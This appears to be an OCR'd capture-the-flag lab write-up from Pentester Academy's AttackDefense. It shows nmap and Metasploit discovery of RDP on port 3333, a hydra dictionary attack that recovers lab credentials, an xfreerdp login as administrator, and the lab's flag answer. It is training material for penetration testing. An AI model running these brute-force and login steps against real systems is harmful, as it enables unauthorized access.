

ATTACK
DEFENSE
by PentesterAcademy

Name	Windows: RDP Server II
URL	https://attackdefense.com/challengedetails?cid=1957
Type	Windows Exploitation: Services

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Checking target IP address.

Note: The target IP address is stored in the “target” file.

Command: cat /root/Desktop/target

```
root@attackdefense:~# cat /root/Desktop/target
Target IP Address : 10.0.0.31
root@attackdefense:~#
```

Step 2: Run an Nmap scan against the target IP.

Command: nmap 10.0.0.31

```
root@attackdefense:~# nmap 10.0.0.31
Starting Nmap 7.70 ( https://nmap.org ) at 2020-09-21 17:51 IST
Nmap scan report for ip-10-0-0-31.ap-southeast-1.compute.internal (10.0.0.31)
Host is up (0.0026s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3333/tcp  open  dec-notes
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49165/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 13.56 seconds
root@attackdefense:~#
```

Step 3: RDP (Remote Desktop Protocol) default port is 3389. But, we have not discovered that port. We can notice the port 3333 is exposed. We can Identify RDP endpoints using an auxiliary module on port 3333 if it's running RDP.

Commands:
msfconsole
use auxiliary/scanner/rdp/rdp_scanner
set RHOSTS 10.0.0.31
set RPORT 3333
exploit

```
msf5 > use auxiliary/scanner/rdp/rdp_scanner
msf5 auxiliary(scanner/rdp/rdp_scanner) > set RHOSTS 10.0.0.31
RHOSTS => 10.0.0.31
msf5 auxiliary(scanner/rdp/rdp_scanner) > set RPORT 3333
RPORT => 3333
msf5 auxiliary(scanner/rdp/rdp_scanner) > exploit

[*] 10.0.0.31:3333        - Detected RDP on 10.0.0.31:3333        (Windows version: 6.3.9600)
[*] 10.0.0.31:3333        - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/rdp/rdp_scanner) >
```

We have successfully detected the RDP service port. Also, We can notice that the target RDP service port is not exposed to the default port (3389), instead it is exposed on port 3333.

Step 4: Running hydra tool to find valid username and password from the provided list.

Command: hydra -L /usr/share/metasploit-framework/data/wordlists/common_users.txt -P /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt rdp://10.0.0.31 -s 3333


```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-09-21 17:56:34
[WARNING] rdp servers often don't like many connections, use -t 1 or -t 4 to reduce the number of parallel
to wait between connection to allow the server to recover
[INFO] Reduced number of tasks to 4 (rdp does not like many parallel connections)
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[DATA] max 4 tasks per 1 server, overall 4 tasks, 7063 login tries (l:7/p:1009), ~1766 tries per task
[DATA] attacking rdp://10.0.0.31:3333/
[3333][rdp] host: 10.0.0.31   login: sysadmin   password: samantha
[ERROR] freerdp: The connection failed to establish.
[3333][rdp] host: 10.0.0.31   login: demo   password: victoria
[ERROR] freerdp: The connection failed to establish.
[3333][rdp] host: 10.0.0.31   login: auditor   password: elizabeth
[ERROR] freerdp: The connection failed to establish.
[STATUS] 4525.00 tries/min, 4525 tries in 00:01h, 2538 to do in 00:01h, 4 active
[3333][rdp] host: 10.0.0.31   login: administrator   password: qwertyuiop
[ERROR] freerdp: The connection failed to establish.
```

Note: After the dictionary-attack, wait for some 30-40 seconds and then try to connect to the target server via RDP client i.e xfreerdp.

Step 5: We have discovered four valid users and passwords. Access the remote server using xfreerdp tool.


Command: xfreerdp /u:administrator /p:qwertyuiop /v:10.0.0.31:3333
y

```
root@attackdefense:~# xfreerdp /u:administrator /p:qwertyuiop /v:10.0.0.31:3333
[17:58:49:500] [59751:59752] [INFO][com.freerdp.client.common.cmdline] - loading channelEx cliprdr
[17:58:50:322] [59751:59752] [ERROR][com.freerdp.crypto] - @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
[17:58:50:322] [59751:59752] [ERROR][com.freerdp.crypto] - @           WARNING: CERTIFICATE NAME MISMATCH!           @
[17:58:50:322] [59751:59752] [ERROR][com.freerdp.crypto] - @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
[17:58:50:322] [59751:59752] [ERROR][com.freerdp.crypto] - The hostname used for this connection (10.0.0.31:3333)
[17:58:50:322] [59751:59752] [ERROR][com.freerdp.crypto] - does not match the name given in the certificate:
[17:58:50:322] [59751:59752] [ERROR][com.freerdp.crypto] - Common Name (CN):
[17:58:50:322] [59751:59752] [ERROR][com.freerdp.crypto] -      WIN-OMCNBKR66MN
[17:58:50:322] [59751:59752] [ERROR][com.freerdp.crypto] - A valid certificate for the wrong name should NOT be trusted!
Certificate details for 10.0.0.31:3333 (RDP-Server):
        Common Name: WIN-OMCNBKR66MN
        Subject:     CN = WIN-OMCNBKR66MN
        Issuer:      CN = WIN-OMCNBKR66MN
        Thumbprint:  42:a3:f1:bf:a2:a7:4c:65:37:e3:86:38:de:47:69:c0:4f:19:cf:25
The above X.509 certificate could not be verified, possibly because you do not have
the CA certificate in your certificate store, or the certificate has expired.
Please look at the OpenSSL documentation on how to add a private CA to the store.
Do you trust the above certificate? (Y/T/N) Y
```




Step 6: Searching the flag.

Got to “My Computer” → C:



Open flag.txt file.



Note: Copy/paste the flag to your attacker machine first, and from that to the host machine.

This reveals the flag to us.

Flag: port-number-3333

References

1. Hydra (https://github.com/vanhauser-thc/thc-hydra)
2. Metasploit Module (https://www.rapid7.com/db/modules/auxiliary/scanner/rdp/rdp_scanner)